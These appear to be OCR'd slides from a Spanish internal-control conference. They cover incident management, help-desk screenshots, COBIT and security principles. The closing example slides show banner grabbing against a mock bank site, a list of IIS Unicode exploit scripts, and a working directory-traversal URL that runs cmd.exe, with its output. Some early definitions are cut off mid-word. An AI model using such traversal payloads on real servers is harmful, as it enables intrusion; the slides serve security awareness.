Equipos de especialistas que trabajan para resolver los incidentes y solicitudes de servicio que el soporte inicial no puede resolver. La estructura de los equipos de soporte puede variar entre organizaciones, siguiendo una estructura por niveles (primero, segundo y tercer nivel), equipos orientados por plataformas o aplicaciones, o la combinación de ambos.

1. PROPÓSITO

Proveer a la organización incidentes detectados y así resolverlos en el menor tiempo posible, impactando la información impactar, tal que se puedan atención.

Los objetivos de la gestión

- Restaurar el servicio
- Minimizar el impacto
- Asegurar que los in registrados en forma
- Dirigir los recursos d
- Proveer información, el número de incident

2. DEFINICIONES

2.1 Incidente

Algun evento que no es parte puede causar una interrupci

2.2 Error conocido

Un incidente o un problem temporal o una alternativa pe costo/beneficio, se debe g evento, está permanente o permanente por un cambio.

N°	Actividad	Responsable	Normas y/o controles	Registros
4.1 Detección, registro y autosección				
01	Detectar el incidente	todos los usuarios	La mesa de servicio es el punto único de contacto entre los usuarios y el proceso de informática. Este punto único de contacto ayuda a asegurar que todos los incidentes reportados y las solicitudes de servicio son registradas en forma consistente y eficiente. Los incidentes pueden ser reportados por: Teléfono, e-mail, red interna u otros medios habilitados por el proceso de informática. Consulta base de datos de conocimiento (autosección)	Registro mesa de mesa de servicio
02	Realizar autoayuda	todos los usuarios	Los incidentes de alta prioridad no requieren ser filtrados por un proceso de autosección.	Base de datos de conocimiento (autosección)
03	Registrar el incidente	todos los usuarios	todos los incidentes detectados y las solicitudes de servicio deben ser registradas para que se les pueda realizar seguimiento y asegurar que todas sean atendidas por medio de un número de caso.	Registro mesa de mesa de servicio
4.2 Clasificación y soporte inicial				
01	Clasificar el incidente	Personal Mesa de Servicio	La "clasificación" es el proceso de categorización y priorización de un incidente y es el que determina las acciones siguientes a ser tomadas. Se deben utilizar "guías" para la interacción con el usuario según el tipo de inconveniente reportado. (Las guías se irán desarrollando según las necesidades)	Registro mesa de mesa de servicio
02	Dar soporte inicial	Personal Mesa de Servicio	Buscar resolver	Registro mesa de mesa de servicio

		soporte. La mesa de servicio puede lograr esto si asocia el incidente reportado a un error conocido y entregando detalles de la solución conocida o solución temporal para que el cliente logre estar operativo. En este caso se debe asociar el incidente reportado y el error conocido de tal forma que los usuarios afectados puedan ser identificados cuando una solución permanente este disponible y para determinar la prioridad de resolución de los errores conocidos	
4.3 Investigación y diagnóstico		Grupos de soporte de Informática	Fuente de datos y diagnóstico de incidentes
01	Investigar y diagnosticar		Si el soporte inicial no resolvió el incidente, se debe pasar éste a la actividad de investigación y diagnóstico. Esta se inicia cuando el incidente es asignado a un grupo de soporte. Los grupos de soporte incluyen un amplio rango de equipos de tecnología de información, incluyendo personal de soporte y desarrollo, otros procesos de la organización, proveedores externos y otras terceras partes.
4.4 Atención de incidentes mayores			
01	Validar calificación de incidente mayor	Líder de incidentes y directores de procesos afectados	Validar que el impacto o impacto potencial de un incidente necesita una respuesta que va más allá de la suministrada por los procedimientos de gestión de incidentes normales. Validar criterios para la calificación del impacto.

Caso opciones

Crear caso – Información de caso

Información de caso	
Categoría:	03 REDES
Subcategoría:	030103 Problemas conexion ras
Título:	Problemas conexion ras
Descripción:	Desde el día de ayer, no se podido tener acceso por medio del RAS.
Anexo:	<input type="text"/> Browse...

Caso opciones

Crear caso – Información de caso

SELECCIONE UNA CATEGORIA PARA CLASIFICAR EL INCIDENTE

01 SOFTWARE

02 HARDWARE

03 REDES

04 TERCEROS


05 SOLICITUD SERVICIO

Caso opciones

Crear caso – Información de técnico

Información de técnico

Nivel de servicio:	Medio	Técnico:	43252541
Prioridad:	Alta	Estado:	Abierto
Impacto:	Medio	Tipo de notificación:	Telefono



The thumbnail shows a larger view of the form with sections for 'Nivel de servicio', 'Prioridad', 'Impacto', 'Técnico', 'Estado', 'Tipo de notificación', and 'Descripción de caso'. It also includes a 'Crear Caso' button and a 'Limpiar' button.

Actualización de caso

actualizaciones:
July 7, 2008, 4:34 pm by jorge.hurtado
Caso creado por jorge.hurtado

Agregar actualización al caso:

Agregue anexo: Examinar...

actualizaciones:
July 7, 2008, 4:34 pm by jorge.hurtado
Caso creado por jorge.hurtado
July 7, 2008, 7:22 pm by jorge.hurtado
Actualizado por jorge.hurtado
Agrego una fotografía del error.
July 7, 2008, 7:22 pm by jorge.hurtado
Archivo de anexo : Error correo - Caso OOZ.jpg (44.86kb)



Comité Interinstitucional de Control Interno

Cierre caso

Solución y cierre de un caso

1^{er} Encuentro
Internacional de
Control Interno
"Hacia una Cultura del Control"

Información de técnico			
Nivel de servicio	Medio	Técnico:	43252541
Caso Prioridad:	Alta	Caso Estado:	Abierto
Caso Impacto:	Medio	Caso Tipo de notificación:	Telefono

Información del usuario			
Nombre de usuario:	123456789	Email:	No aplica
Oficina:	108608 BOYACA	Teléfono:	
Nombre completo:	123456789 MARIA DE LOS ANGELES SALDARRIAGAOCAMPO PC 3		

Información de caso			
Categoría:	01 SOFTWARE	Subcategoría:	020201 Problema impresora lx300 Seleccionar...
Título:	Problema impresora lx300		
Descripción:	Se queda imprimiendo a un solo lado		
Actualizar:	No se ha podido solucionar se programa el envío de un técnico. Actualizar técnico		
Anexo:	Browse...		
Fecha de solución:	Formato dd.mm.yyyy hh:mm (formato 24 horas) Fecha manual Fecha automática		

Tiempo invertido	
Tiempo invertido:	Minutos invertidos desde la última actualización 1:22 <input checked="" type="checkbox"/> Tiempo utilizado? <input type="checkbox"/> Pausa
Tiempo total:	1 Minuto

[Actualizar caso](#) [Exportar a archivo](#)

Base de datos de conocimiento

Agregar a Base de datos de conocimiento	
Grupo de técnicos:	Seleccione ▼
Pregunta:	problemas en la eantena de comunicacion
Respuesta:	problemas en la eantena de comunicacion 11/07/08, 8:44 am Por mesa.servicio <i>Caso creado por mesa.servicio</i> 11/07/08, 8:44 am Por mesa.servicio Estado cambiado a Cerrado Creado Desde Caso 7
WBS: (separado por comas)	
Observable por:	Todos los usuarios ▼
Agregue anexo:	<input type="text"/> <input type="button" value="Examinar..."/>
<input type="button" value="Agregar a Base de datos de conocimiento"/>	



Comité Interinstitucional de Control Interno

Estadísticas

1er Encuentro Internacional de Control Interno

"Uniendo Cuentas para el Control"

0910111213141516171819202122232425262728293001020304050607080910

Estadísticas de casos :

Tipo	Abiertos desde antes 09/06/08	Abiertos durante	Cerrados durante	Abiertos en 10/07/08
Resumen total	0	2	2	0
Prioridades				
Crítica	0	0	0	0
		2	2	0
			0	0
			0	0

Estadísticas Base de datos de conocimiento

15 Últimas búsquedas insatisfechas		
Pregunta	Pregunta Fecha	Pregunta Por
pst	July 10, 2008, 5:18:38 pm	ma
pst	July 10, 2008, 5:18:29 pm	m
correo	July 10, 2008, 5:09:07 pm	jo
correo	July 10, 2008, 5:07:33 pm	jo

15 Últimas búsquedas satisfechas		
Pregunta	Pregunta Fecha	Pregunta Por

15 Últimas preguntas agregadas		
Pregunta	Crear fecha	Autor

15 Últimas preguntas editadas		
Pregunta	Editada en	Último editor

15 Últimas preguntas leídas		
Pregunta	Leer fecha	Leída por

Total de casos para cada uno Categoría (Porcentaje del total de casos abiertos)

Seleccione	0%
Mensajes error terminal	0%
Dañó Mouse terminal	0%
Clave de usuario	0%
Correo	0%
Terminal inóvil	0%
Terminal punto fijo	0%
Papel terminal	0%
Telecomunicaciones	0%
JANET SIGA	0%
Problemas producidos	0%
Impresora terminal	0%
Impresora administrativa	0%
Computador personal	0%
Herramientas de oficina	0%
RFC	0%
Cómo hago?	0%

Caso Estadísticas

0
2
2

Prioridad Estadísticas

uno Prioridad (Porcentaje del total de casos abiertos)

0%
0%
0%
0%

Estado Estadísticas

Total de casos para cada uno Estado (Porcentaje del total de casos abiertos)


Seleccione	0%
Sin asignar	0%
Abierto	0%
Esperando respuesta del usuario	0%

Categoría Estadísticas

Total de casos para cada uno Categoría (Porcentaje del total de casos abiertos)



AuraPortal BPMS:





Comité Interinstitucional de Control Interno

1er Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"

Mis Tareas

Tareas de Proceso (11/6) Tareas Libres (14/9)

Ver Tareas: Pendientes

Clase Proceso: Referencia: Fecha Begada Desde: Fecha Begada Hasta:

Ra	Clase Proceso	Referencia	Tem...	Te...	Nombre Tarea	Estado	Llegada	Vencimiento
	Mensaje de Usuario E...	GEN-15.8_3...	Nue...	Ca...	1.TP Recibe el Mensaje _3870	Llegada	2009-07-17 (10:49)	
	Solicitud Licencia Aura...	GEN-107.1_18	Cop...	Au...	1.TP.15 Aprobación _18	Llegada	2009-07-17 (10:18)	
	05. OPORTUNIDADES...	MKS-79.1_591	OV		2.TP.15 Centro de Control de L...	Llegada	2009-07-16 (08:00)	
	Gestión de Newsletter...	MK-116.1_45	CI...		1.T5 Informa a Pablo e Irma d...	Llegada	2009-07-15 (11:51)	
	Gestión de Newsletter...	MK-116.1_46	CI...		1.T5 Informa a Pablo e Irma d...	Llegada	2009-07-15 (11:49)	
	05. OPORTUNIDADES...	MKS-79.1_1...	OV		7.T5.88 OV Desestimada (Part...	Llegada	2009-07-11 (01:18)	
	Mensaje de Usuario E...	GEN-15.8_1...	Gr...		1.TP.87 Recibe Consulta _1697	Iniciada	2009-07-13 (12:33)	
	Gestión de Newsletter...	MK-116.1_5	Cr...		T1 Enviar original_1.TP.15 Mont...	Enviada	2009-07-02 (13:53)	
	Gestión de Newsletter...	MK-116.1_5	Cr...		1.TP.23 Aprobar _5	Iniciada	2009-07-02 (13:50)	
	Gestión de Newsletter...	MK-116.1_5	Cr...		1.TP.23 Aprobar _6	Iniciada	2009-07-02 (13:49)	

Personal Task - Diálogo de página web

Task 2.TP.15 Centro de Control de la OV (Empleado)_702

Clase de Proceso: 05. OPORTUNIDADES DE VENTA (OV) Informar: Pablo Trilles Farrington

Proceso: MKS-79.1_702 Porcelanosa Grupo... Estado: Initiated

Oportunidad de Venta (OV)

Referencia: 795-79.1_702

Fase Actual: Primeras Acciones Fecha Inicio Fase Actual: 2009-06-01 (12:59) Ver Fases

Ficha de la OV Vista de Proceso Aceptar Oferta Devolver a Coordinador Hibemar OV Desestimar OV

Acciones en la OV Documentos de la OV Preparar Oferta Cambiar Responsable Sustituir OV Ver Aviso NE22

Ficha de la OV

Generación: Nueva OV

Oportunidad (OV): OV

Responsable OV: Pablo Trilles Farrington

Fecha Alta: 2009-01-19 (12:23)

Ingresada Por: Pablo Trilles Farrington

Clase de Sujeto: Proyecto de Cliente

Propietario Sujeto: Destinatario de la Oferta

Rol de Sujeto: Manuel Gil Cantavella

Naturaleza Contacto: Guest User

Dimensión Sujeto: 50-99

Observaciones Valorativas de Sujeto (en Ficha de Cuenta)

Descripción de la Oportunidad

Problemática Sujeto: Automatizar sus procesos

Documentación

Origen: 04. Externo Otro

Probabilidad Exitosa: 4. Débil (<30%)

Plazo Adquisición: 4. Anterior a 1 Año

Fecha Prevista de Cierre: 2009-09-30

Presupuesto

PRODUCTOS Y SERVICIOS SOLICITADOS

Licencias Procesos Patroń Consultoría

Formación Mantenimiento Otros

DEPARTAMENTOS INTERESADOS

1. Gerencia 2. Dep. Financiero 3. Dep. Comercial

4. Dep. Administración 5. Dep. Informática 6. Otros





Comité Interinstitucional de Control Interno

1er Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"



Reporte de incidentes





Comité Interinstitucional de Control Interno

**1^{er} Encuentro
Internacional de
Control Interno**
"Hacia una Cultura del Control"

Los usuarios de servicios de información, al momento de tomar conocimiento directa o indirectamente acerca de una debilidad de seguridad, son responsables de

REGISTRAR Y COMUNICAR

las mismas al Responsable de Seguridad de la Información o a las Autoridades del Organismo.

INCIDENTES

Registrar los síntomas del problema y los mensajes que aparecen en pantalla.

Establecer las medidas de aplicación inmediata ante la presencia de una anomalía.

Alertar inmediatamente al Responsable de Seguridad de la Información o del Activo de que se trate.

Qué hacer

INCIDENTES

Desinstalar el software que supuestamente tiene una anomalía

Realizar pruebas para detectar y/o utilizar una supuesta debilidad o falla de seguridad.

Tratar de solucionar por su cuenta los problemas que pudieran aparecer.


Qué **NO** hacer




Comité Interinstitucional de Control Interno

COBIT (Objetivos de Control para Información y Tecnologías Relacionadas)

1er Encuentro Internacional de Control Interno
"Hacia una Cultura del Control"



Dominio COBIT: Entregar y dar soporte





Comité Interinstitucional de Control Interno

1^{er} Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"

Confidencialidad

Integridad

Disponibilidad





Comité Interinstitucional de Control Interno

Integridad, Confidencialidad, Disponibilidad



LA CONFIDENCIALIDAD

- Garantizar que la información es accesible sólo a aquellas personas autorizadas.

LA INTEGRIDAD



- Salvaguardar la exactitud y totalidad de la información y los métodos de Procesamiento y transmisión.

LA DISPONIBILIDAD


- Garantizar que los usuarios autorizados tienen acceso a la información y a los recursos relacionados cada vez que sea requerido.

Los nuevos modelos de negocio hacen la tarea de administración de riesgos más compleja

Seguridad tipo Fortaleza



Seguridad Dinámica





Comité Interinstitucional de Control Interno

Ejemplos

1er Encuentro Internacional de Control Interno

Bienvenido a BancoVirtual.com - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://www.bancovirtual.com/> Go

BancoVirtual.com

Junio de 2000

Banca Personal

- Cuentas
- Ahorro e Inversión
- Tarjeta de Crédito Credencial
- Tarjeta Débito Activa
- Préstamos
- Banca Electrónica
- Servicios

Banca Empresarial

- Cuenta Corriente
- MIC Manejo Integral de Caja
- Tesorería e Inversión
- Financiación
- Comercio Exterior
- Respaldo
- Filiales y Vinculadas
- Banca Electrónica

Información Corporativa

- Misión
- Historia
- Junta Directiva
- Estados Financieros
- Premios, logros y reconocimientos
- Calidad en el servicio
- Compromiso con la Comunidad



BancoVirtual.com
Servicio Personal

En BancoVirtual.com queremos llegar de una manera muy personal a nuestros clientes, para asegurarnos de poner a su disposición la solución que requieren.

[Más información...](#)

Usted puede disfrutar nuestro portafolio de productos financieros:

Cuenta Activa

Con todo a su medida: Cuenta Corriente y de ahorros, Tarjeta de Crédito Credencial, Tarjeta Débito Activa y Préstamo Personal

Transacciones

- Ingresar
- Nuevos Usuarios

Vínculos de Interés

- [Banca Personal](#)
- [Empresarial e Intermedia](#)
- [Conozca la fecha de pago de sus impuestos \(Retefuente, IVA, Renta y Complementarios\)](#)
- [Quiere conocer más acerca de la Ley 633 y su impacto del 3x1000?](#)
- [Preguntas frecuentes](#)
- [Realice aquí sus conversiones monetarias](#)
- [Calcule el valor de sus créditos hipotecarios](#)
- [Conozca el valor de sus Pensiones](#)

Local intranet



Comité Interinstitucional de Control Interno

Ejemplos

```
root@comdeam-lx.co.kworld.kpmg.com: /root
File Sessions Options Help
[root@comdeam-lx /root]: telnet www.bancovirtual.com 80
Trying 10.196.2.114...

Connected to www.bancovirtual.com (10.196.2.114).
Escape character is '^]'.
get /

HTTP/1.1 501 Not Supported
Server: Microsoft-IIS/4.0
Date: Wed, 06 Jun 2001 14:53:57 GMT
Content-Type: text/html
Content-Length: 121


<html><head><title>Method Not Supported</title></head>
<body><h1>The specified method is not supported</h1></body></h
tml>Connection closed by foreign host.
[root@comdeam-lx /root]#
```




Comité Interinstitucional de Control Interno

Ejemplos

1er Encuentro
Internacional de
Control Interno
una Cultura del Control



Ejemplos



Filename	Times Downloaded
1:iis-unicode.txt [23]	1236
Rain Forrest Puppy's investigation of the recent Microsoft IIS remote command execution vulnerability which was first mentioned in a forum post and later in ms00-078 . UNICODE character translation on foreign IIS 4.0 and 5.0 servers allows additional ways of encoding '/' and '\', allowing commands to be executed under the IUSR machine context. Homepage: http://www.wiretrip.net . By Rain Forrest Puppy	
2:unicode.pl [23]	118
Unicde.pl exploits vulnerable IIS servers which allow remote command execution, as described in iis-unicode.txt . By SteeLe	
3:unicodexecute2.pl [23]	0
Unicodexecute2 is a simple perl script to execute commands on vulnerable IIS servers w/ Unicode, as described in this article. Homepage: http://www.sensepost.com . By Roelof Temmingh	
4:iis-unicode-exploit.pl [23]	0
IIS Unicode remote exploit - Executes commands remotely on IIS 4.0 on NT and IIS 5.0 on Windows NT and 2000. Homepage: http://www.sensepost.com	



Comité Interinstitucional de Control Interno

Ejemplos

1er Encuentro
Internacional de
Control Interno
"Hacia una Cultura del Control"

http://www.../msadc/..A../A../A../winnt/system32/cmd.exe?/c+dir - Micro...

File Edit View Favorites Tools Help

Address <http://www.bancovirtual.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir> Go

Directory of C:\Program Files\Common Files\system\msadc

11/24/00	12:18a	<DIR>	.
11/24/00	12:18a	<DIR>	..
06/08/99	11:00p		596 adcjavas.inc
06/08/99	11:00p		589 adcvbs.inc
07/12/00	07:20p	<DIR>	Docs
06/08/99	11:00p		518 HANDLER.REG
06/08/99	11:00p		588 HANDSAFE.REG
06/08/99	11:00p		573 HANDUNSF.REG
06/09/99	11:00p		313,104 msadce.dll
06/08/99	11:00p		9,728 msadcer.dll
06/09/99	11:00p		45,328 msadcf.dll
06/08/99	11:00p		4,096 MSADCFR.DLL
06/09/99	11:00p		133,904 MSADCO.DLL
06/08/99	11:00p		6,144 MSADCOR.DLL
06/10/99	11:00p		46,352 msadcs.dll
06/09/99	11:00p		147,728 MSADDS.DLL
